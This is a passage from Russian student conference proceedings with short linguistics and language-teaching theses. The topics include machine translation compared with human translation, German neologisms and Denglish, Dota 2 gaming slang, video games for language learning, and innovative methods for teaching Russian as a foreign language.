Приведем сравнение машинного перевода от нескольких сервисов с авторским. Для примера мы взяли отрывок из книги “The Design of High-Efficiency Turbomachinery and Gas Turbines”, авторы D. G. Wilson и T. Korakianitis.

“The velocity vectors of fluid flow through blade rows of turbomachines can be combined to form velocity diagrams. The velocity vectors shown in such diagrams are conventionally those for the mean flow at a specified radius at entry to, or at exit from, a rotor or a stator, or both. The flow directions within stator and rotor passages and around blades are not shown in velocity diagrams. We shall show that the use of Euler’s equation in interpreting velocity diagrams enables the relative enthalpy change obtainable in any given diagram to be estimated on sight.”

На перевод этого абзаца нам потребовалось около десяти минут, и вот что получилось:

«Векторы скорости потока жидкости, протекающей через лопатки турбомашин, могут быть записаны в виде диаграмм скоростей. Векторы скорости, показанные на диаграммах, обычно соответствуют средней скорости потока на определённом радиусе на входе или выходе ротора,

статора, или их обоих. Направление потока в каналах статора и ротора и вокруг лопаток турбин не показывается на диаграммах скорости. Следует знать, что использование уравнения Эйлера при интерпретировании диаграмм скоростей позволяет оценить изменение энтальпии на любой имеющейся диаграмме».

Далее приведем вариант перевода от *Google Translate*:

«Векторы скорости потока жидкости через лопаточные лопатки турбомашин могут быть объединены для формирования диаграмм скоростей. Векторы скорости, показанные на таких диаграммах, обычно представляют собой векторы скорости среднего потока на заданном радиусе на входе или выходе из ротора или статора, или того и другого. Направления потока внутри каналов статора, ротора и вокруг лопаток на диаграммах скоростей не показаны. Мы покажем, что использование уравнения Эйлера при интерпретации диаграмм скорости позволяет оценить на глаз изменение относительного изменения энтальпии, которое можно получить на любой данной диаграмме».

Для перевода *Google Translate* потребовалось всего несколько секунд, но, несмотря на это, присутствуют терминологические ошибки, и сам перевод воспринимается неприятно, так как в тексте есть нарушения лексических норм русского языка.

Следующий вариант перевода будет от модели ИИ *Chat GPT*:

«Векторы скорости потока жидкости через лопаточные ряды турбомашин могут быть объединены для формирования диаграмм скорости. Векторы скорости, показанные на таких диаграммах, обычно относятся к среднему потоку на указанном радиусе при входе или выходе из ротора или статора, или обоих. Направления потока в статоре и роторе и вокруг лопастей не показаны на диаграммах скорости. Мы покажем, что использование уравнения Эйлера при интерпретации диаграмм скорости позволяет оценить изменение относительной энтальпии, которое можно получить на любой диаграмме, с первого взгляда».

В сравнении с *Google Translate*, *Chat GPT* справился гораздо лучше, т.к. в переводе не было терминологических ошибок, и текст хорошо построен с точки зрения лексических норм русского языка. Несмотря на преимущества машинного перевода, существуют проблемы, которые влияют на понимание переводимого текста: ограниченная лексическая база и неправильная интерпретация контекстуального значения. Расширение лексической базы и использование более сложных алгоритмов анализа текста помогут улучшить качество перевода.

Список источников

1. Машинный перевод: современные технологии и топ-10 полезных инструментов: сайт. URL: <https://4brain.ru/blog/mashinnyj-perevod-sovremennye-technologii-i-top-10-poleznyx-instrumentov/> (дата обращения: 20.02.2024).

Материал поступил в редколлегию 20.04.2024

УДК 81`373.43

Неологизмы в современном немецкоязычном пространстве

Жигальская Анастасия Владимировна (ст. гр. О-22-ПИ итцэ-Б)

Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Козловой Людмилы Николаевны (lyu-k@mail.ru)

Аннотация. В статье рассматриваются особенности функционирования неологизмов современного немецкого языка. Описываются причины их появления, характеризуется структура новых слов, анализируется влияние английского языка на процесс возникновения неологизмов.

Ключевые слова: неологизм, англоязычные заимствования, окказионализм, современный немецкий язык

Неологизмы в языке представляют собой слова или фразы, отображающие изменения в общественной жизни и культуре. Обычно новые термины возникают, чтобы назвать новые объекты, идеи или события, или чтобы привлечь дополнительное внимание к тексту.

Неологизмы играют значительную роль в развитии языка. Они появляются из разнообразных источников и, как правило, бывают связаны с научными открытиями, технологическими прорывами и другими важными общественными событиями в мире или какой-либо отдельной стране, что определяет актуальность данной работы.

Научная и практическая значимость проведенного исследования заключается в систематизации основных характеристик неологизмов в современном немецком языке, описании специфики их возникновения и особенностей употребления.

В лингвистической литературе неологизмы принято разделять на две группы: в первую входят понятия, которые называют новые аспекты жизни, во вторую слова, которые сами по себе характеризуются новизной. Критериями, отличающими неологизмы, являются номинативность, свежесть формы или содержания, временные параметры и специфические области употребления [1, с. 160].

В современном немецком языке большой пласт неологизмов составляют заимствования из английского языка, такие как *Influencer*, *Spoiler* и другие. Зачастую языковые нововведения образуются из нескольких основ (что типично для немецкого языка) и значительно отличаются от оригиналов. Например, *Listicle* – состоит из существительных “*list*” – «список» и “*article*” «статья» и обозначает список статей в печатном или онлайн-издании [1, с. 160].

В языке СМИ и рекламе сложные слова, состоящие из трех или более частей, разделенных дефисами, обычно используются для подчеркивания характеристик продукта, например, *BodyLine-Serie* и *Intensive-Pflege-Tönung* [1, с. 162].

Возникнув в языке, неологизмы проявляют себя по-разному. Некоторые из них обладают свойством переходить в стандартные слова в процессе лексикализации и интеграции в язык, сохраняя актуальность в течение ограниченного периода времени. Иллюстрацией этого является слово *Denglisch* – *Deutsch* + *Englisch*, обозначающее лингвистический феномен, смесь немецкого и английского языков. В настоящее время бывший неологизм стал широко распространенным термином [2, с. 64].

Неологизмы, привязанные к конкретным событиям или технологическим достижениям, могут переходить в исторические термины или архаизмы, как только обозначаемые ими предметы и явления уходят из употребления или теряют актуальность. Например, *Telex* стал архаичным термином, поскольку новые технологии вытеснили его использование [2, с. 64].

Отдельную группу лексических нововведений образуют окказионализмы – неологизмы, используемые в определенных контекстах, в том числе в заголовках газет, статьях или блогах. Эти слова создаются для привлечения интереса читателей и неразрывно связаны с конкретными обстоятельствами. Например, окказионализм *I-dead*, образованный путем слияния двух слов *iPhone* и *dead*, был представлен в новостях о кончине Стива Джобса на немецком телеканале RTL [2, с. 65].

Наряду со СМИ, неологизмы активно употребляются в молодежном сленге. Общество немецкого языка в Висбадене среди тридцати модных неологизмов выбрало “*fly sein*” – «самый полный улет» словом года в 2016 году, “*I bims*” – «это я» в 2017 [3].

Таким образом, влияние английского языка на немецкий в области словотворчества неоспоримо. В то же время, неологизмы стали частью языкового развития и отражают динамику общества и культуры. Они способствуют обогащению языка и помогают людям выражать новые идеи и концепции.

Список источников

1. Пантюхина И. Л. Неологизмы в языке немецких СМИ и рекламы // Тенденции развития науки и образования. 2003. № 100-3. С. 159-163.
2. Покровская Л. Ю. Представление неологизмов в современном немецком языке // Филология. 2019. № 6 (24). С. 64-68.
3. Андриенко В. П., Стадник Н. А. Неологизмы в современном немецком языке // Аллея науки. 2018. Т. 3. № 4 (20). С. 74-77.

Материал поступил в редколлегию 20.04.2024

УДК 81'42

Роль чтения в обучении иностранному языку студентов экономического направления

Зайцев Илья Николаевич (ст. гр. О-22-ПРИ-2-рпс-Б)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Воронцовой Юлии Александровны (Voroncova.yuliya@mail.ru)*

Аннотация. В данном тезисе приведены и рассмотрены различные причины необходимости обучению чтению студентов экономического направления. Подчеркиваются разные аспекты чтения, какие деятельностные умения обучающихся оно развивает, акцентируется использование аутентичных материалов в процессе обучения.

Ключевые слова: чтение, иностранный язык, лексика, словарный запас, письмо.

Требования, заложенные в федеральном государственном стандарте к владению иностранным языком специалистов экономического профиля в техническом вузе, часто предусматривают традиционную систему преподавания. Однако процесс обучения иностранному языку данным студентам должен акцентировать коммуникативно-ориентированный и профессионально направленный характер, предполагать наличие таких деятельностных умений, как – чтение, реферирование, аннотирование, аудирование, составление делового письма и деловой переписки, научный перевод, говорение на профессионально-ориентированную и разностороннюю тематику [1].

Многие ученые и педагоги изучали проблему обучения навыкам чтения на иностранном языке. Некоторые из них опубликовали свои исследования в научных работах и книгах. Например, Джон Кэрролл в работе «Метод Кэрролла: как научить студентов читать на иностранном языке быстро и эффективно», Майкл Льюис в работе «Метод Льюиса: как улучшить навыки чтения на иностранном языке с помощью чтения и письма» и Питер Мастерман в своём труде «Роль чтения в обучении иностранному языку: влияние чтения на развитие навыков чтения и письма» изложили свои методики обучения чтению на иностранном языке и результаты своих исследований [2].

В процессе обучения иностранному языку обучающихся экономической специализации чтению отводится одно из первых мест. Это вполне закономерно, так как именно чтение может найти наиболее широкое применение в будущей профессиональной деятельности студентов из-за огромного количества научно-технической и экономической информации на иностранном языке. Вся программа обучения чтению должна основываться на аутентичных источниках – пособиях и учебниках, записях, дисках с программами, книгах для чтения, тестах. Работа на оригинальных материалах (изучение последних мировых экономических новостей, банковских счетов, этапов профессионального роста известных компаний) непосредственно с первого года обучения в вузе позволяет

студентам на практике овладеть иностранным языком и создать информационную основу для учебной коммуникации и научных исследований в образовательном процессе.

Чтение является одним из основных способов изучения иностранного языка и играет ключевую роль в обучении студентов экономического направления по следующим причинам:

1. Расширяет словарный запас, чтение на иностранном языке позволяет студентам знакомиться с новыми словами и выражениями, которые могут быть полезны при изучении предмета и в повседневной жизни.

2. Развивает навыки понимания, помогает студентам развивать навыки критического мышления, необходимые для анализа и интерпретации текстов на иностранном языке.

3. Изучает специализированную лексику. В процессе чтения студенты сталкиваются с терминологией, характерной для экономического направления, что позволяет им лучше ориентироваться в данной области.

4. Налаживает культурный обмен. Чтение иностранных источников позволяет студентам лучше понять культуру и традиции страны изучаемого языка, что способствует лучшему взаимопониманию между народами.

5. Развивает навыки письменной речи. Чтение может стимулировать студентов к написанию собственных текстов, тем самым улучшая их навыки письма.

6. Обучает аналитическому мышлению. При чтении студенты анализируют и оценивают информацию, что помогает им развить критическое мышление и исследовательские навыки.

Уже на первом курсе следует вводить чтение текстов по тематике, которая охватывает основные аспекты бизнеса (свободное предпринимательство, выбор подходящего бизнеса и разработка финансовых планов, импорт и экспорт, краткий курс менеджмента, природа маркетинга и т.д.). Данные тексты помогают изучить особенности ведения бизнеса в таких странах, как Япония, Китай, Южная Корея, где существует своеобразная деловая этика, которую полезно знать начинающему бизнесмену. Чтение текстов экономической тематики, построенных на аутентичном материале, освещающем организацию современного бизнеса и управления, положительно воздействует на формирование «экономической культуры».

В процессе обучения чтению студентам также необходимо предлагать тексты общественно-политического характера, так как роль иностранного языка особенно ярко проявляется в политике в связи с расширением международной дипломатии. Важным условием в усвоении страноведческой информации представляется сочетание вербального канала получения информации с визуальным – просмотром иллюстраций, плакатов, схем, альбомами с символикой англо-говорящих стран.

Список источников

1. Дейбнер Д. А. Обучение чтению и развитие навыков чтения на иностранном языке // Педагогика и психология образования. 2018. № 1. С. 103-107.
2. Зюкова В. А. Роль чтения в методике преподавания иностранного языка // Молодой ученый. 2016. № 7.5. С. 46-47. URL: <https://moluch.ru/archive/111/27946/> (дата обращения: 14.02.2024).

УДК 378:004

Роль видеоигр в процессе изучения иностранных языков

Захаров Никита Владимирович (ст. гр. О-22-ТБ-бтпп-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Мартыновой Ии Сергеевны (ia.martynova78@yandex.ru)

Аннотация. В данной статье изучены и описаны виды обучения иностранного языка с помощью компьютерных видеоигр. Также рассмотрены варианты игр, благодаря которым студенты смогут отлично не только пополнить словарный запас иностранного языка, но и начать его изучение без подготовки к этому.

Ключевые слова: видеоигра, иностранный язык, голосовой чат, локализация

Компьютерные технологии уже давно стали помощниками человека в повседневных задачах, отдыхе, развлечениях и других аспектах жизни. Для двух последних задач были придуманы видеоигры. В 21 веке, игровая индустрия не стоит на месте в плане сюжета и использования диалогов в различных компьютерных мирах. К сожалению, для русскоязычных пользователей, не все издатели делают полноценную локализацию своих продуктов для полного погружения в геймплей, а делают лишь субтитры или же вообще оставляют оригинал без изменений своего языка [1]. Но как раз таки этот минус даёт отличный шанс обучиться студентам иностранному языку более углублённо. Это может стать стимулом для студентов и всех, кто хочет глубже погрузиться в мир игр, улучшить свои навыки. Таким образом, игры могут стимулировать обучение, предоставляя возможность практиковать языковые знания в интересной для них среде.

Как и в фильмах, восприятие иностранной речи на слух не редко становится ключевым параметром связи человека с изучением английского. Рассмотрим виды игр, в которых можно с лёгкостью повысить свой словарный запас иностранного языка.

Первый вид видеоигр – это одиночные компании с разнообразным сюжетом, большим количеством диалогов, текстовых описаний и многим другим. Если рассматривать игры в различных жанрах и эпохах, можно пополнить свой словарный запас новыми словами [2]. Например, серия

Elderscrolls, где используют большое разнообразие диалогов, персонажей и локаций, поможет студентам изучить слова связанные со средневековой эпохой, такие как “*bow and arrow*” – «луки стрелы», “*dagger*” – «кинжал», “*guard*” – «стражник» и т.д. Из игр про современную реальность можно отметить *Grand Theft Auto*, где уже будут использоваться слова “*phone*” – «телефон», “*car*” – «машина» и многие другие часто используемые в настоящее время. Если же брать пример из игр, которые представляют собой миры, никак не связанные с нашей реальностью, можно узнать также множество новых слов, таких как “*magic*” – «магия», “*Space Fighter*” – «космический истребитель» и т.д. [3]. Эти названия предметов редко используются в быту обычного человека, но никогда не знаешь, когда тебе они могут пригодиться.

Так же, как и в первом варианте, отличным видом изучения становятся игры с интерактивным выбором ответов. После того как игрок выбрал вариант из тех которые ему предложил разработчик, персонаж выскажет данную фразу или схожую с ней по смыслу предложение, что будет являться иностранным переводом. Это отличный вариант выучить целые словосочетания. При повторном прохождении таких игр у игрока будет уже полное представление об игре и языке. Примеры таких игр *Fallout*, *The Witcher 3: Wild Hunt*. В них игроку даются 3-4 варианта ответа, влияющие на дальнейший сюжет прохождения. Иногда такие игры могут быть представлены вообще без озвучивания, поэтому для их прохождения без какого-либо перевода, студенту потребуются иметь хотя бы базовые знания иностранного языка. И в таком случае с минимальной помощью стороннего переводчика, студент сможет пройти игру с изученным запасом новых слов.

Помимо теоретического изучения иностранной речи, с помощью компьютерных технологий можно отлично попрактиковаться напрямую с носителями английского языка. Можно взять пример видеоигр, связанных с использованием голосового или текстового чата. Эти функции представляют собой голосовые сообщения или текстовую переписку между игроками, для дальнейшего прохождения. Игроки начинают общаться между собой, что и является отличной практикой использования иностранной речи с другими пользователями.

Всемирно признанный язык (английский) становится более популярным из-за своей простоты в изучении по сравнению с другими, а это значит, что и иностранцы со всех стран будут зачастую пользоваться конкретно им для взаимопонимания. Общение в компьютерных играх между пользователями видеоигр бывает необходимо, в частности для киберспорта. В турнирах, когда реакция и чёткость ответа своим товарищам по команде может исполнять ключевую роль к победе в соревновании знание языка подойдёт как нельзя лучше.

Из всех вышеперечисленных видов видеоигр студент с лёгкостью сможет изучить английский язык более углублённо. Благодаря масштабным игровым мирам человек однозначно сможет считать себя опытным носителем

иностранной речи, и без труда показать свои полученные знания в реальном мире.

Список источников

1. Dzen: Статьи: сайт. URL: <https://dzen.ru/a/W2mHsPKq8ACspgkxkQ> (дата обращения: 05.03.2024).
2. Ixbt. Games: сайт. URL: <https://www.ixbt.com/live/games/angliyskiy-yazyk-i-videoigry-kak-izuchit-yazyk-igraya.html> (дата обращения: 05.03.2024).
3. Skyeng: сайт. URL: <https://skyeng.ru/magazine/kak-kompyuternye-igry-pomogli-mne-vyuchit-anglijskij> (дата обращения: 14.02.2024).

Материал поступил в редколлегию 20.04.2024

УДК 811

Компьютерный язык в игровой индустрии на примере игры Dota 2

Зюнев Александр Дмитриевич (ст. гр. О-23-ИСТ-истд-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Куцобиной Натальи Владимировны (tashakuz1972@mail.ru)

Аннотация. В работе рассмотрено влияние игрового сленга на язык и коммуникацию в игровой индустрии на примере игры Dota 2. Исследование показывает, как специфическая лексика и терминология формируют уникальную культуру общения среди игроков. Проанализированы особенности использования сленга и его влияние на развитие лингвистических практик в контексте видеоигр.

Ключевые слова: игровой сленг, коммуникация, игровая индустрия, Dota 2, культура.

С быстрым развитием компьютерных технологий и сферы игр, всё большее количество людей проявляют интерес к разнообразным игровым жанрам, что в свою очередь принуждает их адаптироваться к игровой среде, в частности – к особенностям коммуникации во время игрового процесса.

На основе наблюдений нами было выявлено, что компьютерный язык в игровой индустрии является неотъемлемой частью общения между игроками и имеет свои особенности и тенденции. На примере популярной командной онлайн – игры Dota 2 можно наблюдать, как игровой сленг и специфические термины становятся общепринятыми среди игроков и формируют специальное коммуникативное пространство. Всё это сильно облегчает коммуникацию и создают чувство принадлежности к определенной группе [2]. Нами было выявлено, что в игре Dota 2, игроки используют такие термины как:

- “Gank” – нападение на противника с целью убийства;

- “Abuse” – использование (абюзить) дисбаланса или недоработок игры в личных целях;
- “Bash” – удар с эффектом оглушения на короткое время;
- “Cast” – процесс использования умения или время, за которое произносится заклинание (умение);
- “Double-Line” – ситуация, когда на линии находятся сразу два героя с одной стороны;
- “Push” – ряд действий, направленных на уничтожение башен/барачков противника;
- “Stun” – способность оглушения противника. В этом состоянии юнит не подвижен и не может выполнять никаких действий;
- “Pos-1 / Pos-2 / Pos-3 / Pos-4 / Pos-5” – иерархия позиций по ее важности в процессе игры, где Pos-1 является высшим приоритетом, а Pos-5 низшим [3].

Это позволяет эффективно общаться и координировать свои действия в команде.

С ростом популярности игр компьютерный язык продолжает эволюционировать, привнося новые термины и выражения, которые могут быть непонятны для новичков, но становятся общепринятыми среди опытных игроков.

Также стоит обратить внимание на роль игрового сленга в международных коммуникациях.

На примере игрового сообщества Dota 2 можно сделать вывод, что независимо от национального состава команд, игровой сленг и специфические термины являются по своей сути универсальным средством коммуникации [1]. Так, например, нынешний состав профессиональной команды “OG” по Dota 2 имеет в своём составе игроков из таких стран как Франция, Великобритания, Перу, Боливия, Болгария. Таким образом, игровой сленг также помогает игрокам создавать свою уникальную культуру и идентичность внутри игрового сообщества. Он позволяет игрокам выражать свои эмоции и чувства, а также создавать шутки и мемы, которые становятся частью общей культуры игрового сообщества. В целом, игровой сленг играет важную роль в международных коммуникациях в игровых сообществах, таких как Dota 2, позволяя игрокам легко и быстро общаться друг с другом, несмотря на языковые барьеры.

На основании вышеизложенного можно сказать, что игровой сленг играет важную роль в коммуникации и создании уникальной культуры общения в игровой индустрии, в частности в игре Dota 2. Специфические термины и выражения помогают игрокам эффективно координировать свои действия в команде и выражать свои эмоции, чувства и мысли более точно и быстро. Кроме того, игровой сленг является универсальным средством коммуникации в международных игровых сообществах, помогая игрокам различных национальностей быстро и легко общаться друг с другом. Таким образом, игровой сленг создает общность и содействует формированию общей культуры игрового сообщества.

Список источников

1. Гузикова М. О., Фофанова П. Ю. Основы теории межкультурной коммуникации. Екатеринбург: Изд-во Урал. ун-та, 2015. 124 с.
2. Особенности образования и функционирования геймерского сленга: сайт. URL: <https://cyberleninka.ru/article/n/osobennosti-obrazovaniya-i-funktsionirovaniya-geymerskogo-slenga> (дата обращения: 24.02.2024).
3. Сокращения и сленг: сайт. URL: <https://dota2.ru/guides/602-sokrashheniya-i-sleng-dota-2/> (дата обращения: 24.02.2024).

Материал поступил в редколлегию 20.04.2024

УДК 81`373.43

Denglish и особенности его функционирования

Коротцова Карина Александровна (ст. гр. О-22-ТиТ-гбп-Б)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Козловой Людмилы Николаевны (lyu-k@mail.ru)*

Аннотация. В статье рассматривается лингвистический феномен “Denglish”. Анализируются причины появления данного явления, описываются возможные формы его функционирования, рассматривается положительное и отрицательное влияние Denglish на развитие немецкого языка.

Ключевые слова: Denglish, англицизм, заимствование, смешение языков, лексический языковой уровень

В современном мире языком международного общения признан английский. Его влияние на культуры других стран огромно, и проявляется оно, главным образом, в том, что все больше англицизмов проникает в лексику других языков. В подобной ситуации оказался и немецкий язык.

Интенсивное проникновение англоязычных заимствований для обозначения реалий, уже существующих в языке, а также для определения новых понятий из сферы инноваций, является культурно-лингвистическим явлением, которое получило особое название – Denglish (Denglish = Deutsch + English) [1, с. 101]. Как правило, важной характеристикой Denglish как особого языкового смешения является чрезмерное количество англицизмов в немецком языке, их неоправданно частое употребление [2, с. 339]. В то же время, Denglish отличает и постоянное внедрение элементов английской грамматики. Представляя собой нелитературный вариант языка, Denglish нередко оказывается орудием критики чрезмерного использования англицизмов, от которого предостерегают филологи [3, с. 73].

Активное изучение Denglish в лингвистической литературе, влияние, которое данное явление оказывает на развитие немецкого языка, определяют актуальность данной статьи. Научную и практическую значимость проведенного

исследования обуславливает выявление основных характеристик функционирования Denglish как особого вида языкового смешения.

Существуют различные причины частого употребления английских слов в немецком языке, в том числе и экстралингвистического плана. Рассмотрим основные:

1. Без знания английского языка сложно обойтись, работая в сфере информационных технологий, медицине, машиностроении и т.д. [1, с. 100].

2. Языковая экономия. Большинство английских слов намного короче немецких, что делает их употребление более удобным. Например, сравним *Management* (3 слога и 10 букв) и *Unternehmensleitung* (7 слогов и 21 буква), *Club* (1 слог и 4 буквы) и *Arbeitsgemeinschaft* (5 слогов и 20 букв).

3. Разграничение понятий, например, в музыкальной сфере: *Lied* – *Song*.

4. Выражение экспрессии, например, *Mode* – *Fashion*.

5. Повышение престижности, создание имиджа или повышение социального статуса.

5) Легкая интеграция, происходящая из-за всемирной глобализации [2, с. 339-340].

К особенностям функционирования Denglish можно отнести наличие различных форм его проявления, то, каким образом англицизмы и псевдоанглицизмы проникают в немецкое предложение, адаптируясь к правилам грамматики, и как английская грамматика влияет на немецкий язык. Рассмотрим примеры:

1. Замена немецких слов в предложении их английским эквивалентом: *Du bist voll crazy!* – *Du bist voll verrückt!*

2. Замена корневых морфем немецких слов на английские, правила немецкой грамматики при этом сохраняются: *Das happyendet* – *Das macht ein gutes Ende*.

3. Образование словосочетаний и предложений с нарушением грамматических правил немецкого языка: *Was passierte in 2005?* (правильно: *Was passierte 2005?* или *Was passierte im Jahre 2005?*)

4. Замена графем и фонем в английских словах на немецкий манер: *Autfitt* (вместо *Outfit*), *Tietscher* (вместо *Teacher*) [3, с. 73-75].

Таким образом, очевидно, что Denglish как особое языковое явление имеет множество форм проявления, обусловленных как общей глобализацией, влиянием и экспансией англоязычной культуры в целом, так и особенностями английского языка в частности, легкости его адаптации и «встраиваемости» в немецкий язык.

При этом важно заметить, что Denglish оказывает как отрицательное, так и положительное влияние на современный немецкий язык. С каждым годом происходит обогащение языка новыми понятиями, что упрощает коммуникацию. С другой стороны, это может привести к утрате уникальности немецкого языка, культурному упадку среди молодежи.

Список источников

1. Молодых-Нагаева Е. Г., Сперанская Н. И., Яцевич О. Е. Экспансия Denglish: естественный процесс развития немецкого языка или дань моде? // Гуманитарные и социальные науки. 2019. № 3. С. 99-108.
2. Жогло Ю. А., Зеленовская А. В. Denglish как одна из форм существования современного немецкого языка // В сб.: Иностр. языки: инновации, перспективы исследования и преподавания. Материалы междунар. науч.-практич. конф. Минск, изд-во. БГУ. 2018. С. 339-342.
3. Рочняк Е. В. Языковой феномен «Denglish» и его виды // В сб.: Актуальные проблемы лингвистики и межкультурной коммуникации. Материалы междунар. научно-практич. конф. Москва, 2021. С. 73-77.

Материал поступил в редколлегию 20.04.2024

УДК 004'89

Особенности перевода технической документации к языкам программирования с помощью искусственного интеллекта

Кривцов Степан Вадимович (ст. гр. О-22-ИВТ-2-по-Б)

Работа выполнена под руководством заведующей кафедрой “Иностранные языки” доцента Царёвой Галины Вячеславовны (tzareva9773@mail.ru)

Аннотация. В данном тезисе приведены и рассмотрены различные отличительные черты перевода технической документации языков программирования с помощью использования искусственного интеллекта.

Ключевые слова: перевод, языки программирования, техническая документация, искусственный интеллект.

Существующие подходы к переводу технической документации:

В течение последних лет было предложено множество подходов к переводу технической документации с помощью искусственного интеллекта. Одним из наиболее распространенных подходов является использование алгоритмов машинного обучения, таких как нейронные сети и метод глубокого обучения, который отличает то, что он является совокупностью методов машинного обучения, которые основаны на обучении представлениям, а не специализированных алгоритмах под конкретные задачи. Эти алгоритмы могут быть обучены на параллельных корпусах текстов на разных языках, чтобы автоматически переводить новые тексты [1].

Как и обычный перевод, удачным переводом технической документации считается тот, который соответствует следующим критериям:

1. Достоверность и точность. Оценка точности перевода зависит от того, насколько передается суть исходного текста: добавляются ли какие-либо

элементы, либо удаляются из него, усиливая или ослабляя какие-то элементы смысла.

2. Прозрачность. Здесь речь идет о мере, в которой перевод воспринимается носителем языка не как перевод, а как оригинальный текст на переводящем языке, соответствующий грамматическим, синтаксическим и идиоматическим нормам языка [2].

Чем больше информации обрабатывают нейронные сети, тем умнее они становятся, таким образом переведенный текст будет стремиться к оригиналу, имея два важных критерия: точность(достоверность) и прозрачность.

Тем самым, использование программ для перевода технической документации и специализированных текстов, основанных на нейросетях это один из лучших методов позволяющий решить проблему плохого или некорректного перевода. Эта методика является, несомненно, грандиозным прогрессом, решающим проблему с использованием искусственного интеллекта.

Список источников

1. Илюшкина М. Ю., Козыкина Н. В., Бортников В. И., Батуев А. А. Системы машинного перевода: сравнение качества перевода и возможностей их использования (на примере технической документации в металлургической отрасли). – Екатеринбург. 2021 Глава 2. С. 34-38

2. Гарбовский Н. К., Костикова О. И. Интеллект для перевода – искусный или искусственный? // Вестник Московского университета. Серия 22. Теория перевода. 2019, №4. С. 3-4

Материал поступил в редколлегию 20.04.2024

УДК 81

Сочетание различных инновационных методик при обучении иностранному языку (на примере РКИ)

Лебедев Дмитрий Алексеевич (ст. гр. О-22-ПТМК-пмк-С)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Митиной Олеси Александровны (mitosya0801@yandex.ru)

Аннотация. В статье рассмотрены основные инновационные методы, использующиеся при обучении РКИ. Анализируются особенности методики переводу при обучении РКИ, специфика методов обучения с учетом инновационных подходов.

Ключевые слова: инновация, инновационные формы и методы, коммуникативная компетенция, РКИ.

На данный момент ведущим принципом в обучении иностранному языку, в том числе и РКИ, является функциональный метод, хотя за последние годы в методике преподавания иностранных языков можно заметить возрастающий интерес к поиску новых подходов, методов и форм преподавания. Здесь и рассматриваются инновационные методы обучения. Примечательно, что слово “*innovation*” впервые появилось в научных исследованиях еще в XIX в. [1]. Поэтому в данной работе мы будем считать инновационными те методы, которые отражают определение инновация как новшество или нововведение, которое повышает эффективность действующей системы. Отсюда, развитие инновационных процессов является одним из способов модернизации образования, повышения его качества, доступности и эффективности.

Следует отметить, что главной целью обучения иностранному языку является не столько овладение лингвистической компетенцией, сколько коммуникативной. Коммуникативная компетенция – это, прежде всего, способность человека средствами изучаемого языка осуществлять речевое общение в той или иной сфере деятельности. В основе коммуникативной компетенции лежит комплекс языковых знаний, речевых навыков и умений, сформированных и усвоенных в процессе обучения. Отсюда первостепенной задачей преподавателя можно считать обучение, при котором идет параллельное развитие данных способностей [2].

Инновационный подход к обучению, опираясь на методы и приемы, которые направлены на практическое овладение языком, должен быть направлен на формирование коммуникативной компетенции обучающихся эффективному обучению. Основная идея данных методов – создание условий для совместной активной учебной деятельности преподавателя и обучающихся учебных ситуациях.

Инновационные методы обучения предполагают преподавателя и студента на уровне «равный – равному». При таком обучении учитываются потребности обучающегося, его личный опыт. Желаемый результат достигается через сотворчество, свободу выбора и самостоятельность. Инновационное обучение предполагает обязательное включение коллективных форм работы.

Наиболее актуальными инновационными методами преподавания РКИ являются:

1. ИТ-метод. Применение мультимедийных средств в обучении (проектор, компьютер с доступом в Интернет, обучающие программы и т.д.) позволяет сделать обучение более наглядным и эффективным. Информационная культура также способствует адекватной формулировке потребности в информации, помогает осуществлять поиск нужной информации во всей совокупности информационных ресурсов, адекватно отбирать и оценивать информацию.

2. Метод проблемного обучения. Сущность данного метода заключается в решении поставленной проблемы на основе имеющихся знаний. Стимулируют работу проблемные ситуации, для создания которых преподаватель использует разнообразные приемы: подводит обучающихся к противоречию и предлагает им самим найти способ решения; сталкивает противоречия в практической

деятельности; излагает различные точки зрения на один и тот же вопрос; ставит конкретные вопросы, которые связаны с необходимостью сравнения, обоснования, обобщения и т.д.

3. Метод проектов. Данный метод представляет собой самостоятельно планируемую и реализуемую обучающимися творческую работу. Проектная деятельность реализует межпредметные связи при обучении иностранному языку, расширяет «узкое пространство» общения на занятии, опирается на практические виды деятельности. При использовании данного метода развивается креативная компетенция как показатель уровня владения языком. В процессе реализации проекта меняются функциональные роли обучающегося и преподавателя. Студент выбирает, конструирует и организует содержание урока, преподаватель выступает в качестве консультанта. Конечный продукт обязательно должен быть представлен и защищен.

4. Работа в команде. Этот метод уделяет особое внимание «групповым целям» и успеху всей группы, который может быть достигнут только в результате самостоятельной работы каждого обучающегося в постоянном взаимодействии с одноклассниками, работающими над одной темой, проблемой. Главная задача состоит в овладении необходимыми знаниями, формировании нужных навыков.

5. Игра. Внедрение этого приёма в учебный процесс способствует достижению целей обучения диалогической речи и расширенному монологическому высказыванию, активизации речемыслительной деятельности студентов, формированию у них навыков и умений самостоятельного выражения мысли, образованию и воспитанию обучающихся средствами иностранного языка. Важно, чтобы работа с играми приносила положительные эмоции и пользу, более того, она должна служить действенным стимулом в ситуации, когда интерес или мотивация обучающихся к русскому языку начинает ослабевать, ведь главная задача игры – стимулирование интересов студента, развитие желания говорить на иностранном языке.

Таким образом, для повышения, в первую очередь, коммуникативной компетенции иностранных обучающихся следует придать занятию живость и эмоциональность, возбудить у студентов интерес и любовь к языку. Это достигается благодаря инновационному обучению и богатому арсеналу приемов методик, заложенных в этом обучении.

При использовании вышеперечисленных методик также развиваются и мыслительные умения, такие как, сравнение, доказательство, обоснование своей точки зрения, опровержение и т.д. Подводя итог, можно прийти к выводу, что внедрение инновационных форм и методов обеспечивает развитие самостоятельности, уверенности не только в коммуникативной деятельности, но и интеллектуальной.

Список источников

1. Соосар Н., Замковая Н. Интерактивные методы преподавания. Настольная книга преподавателя. СПб., 2004. 203 с.

2. Щукин А.Н. Методика обучения речевому общению на иностранном языке. Учебное пособие для преподавателей и студентов языковых вузов. М.: Икар, 2011. 454 с.

Материал поступил в редколлегию 20.04.2024

УДК 81

Анализ синтаксических преобразований при обучении переводу документации (стандарты и шаблоны)

Лось Егор Игоревич (ст. гр. О-22-ЭМ-тпн-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Митиной Олеси Александровны (mitosya0801@yandex.ru)

